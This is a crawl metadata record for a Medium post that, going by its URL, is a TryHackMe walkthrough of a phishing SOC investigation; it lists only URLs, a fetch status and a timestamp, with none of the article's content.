- https://medium.com/@ayaemad_64316/phishing-unfolding-a-real-time-soc-investigation-tryhackme-walkthrough-7d075ea7f8a4
- canonical_url
- https://medium.com/@ayaemad_64316/phishing-unfolding-a-real-time-soc-investigation-tryhackme-walkthrough-7d075ea7f8a4
- author_url
- https://medium.com/@ayaemad_64316
- status
- ok
- fetched_at
- 2026-06-21 12:17:11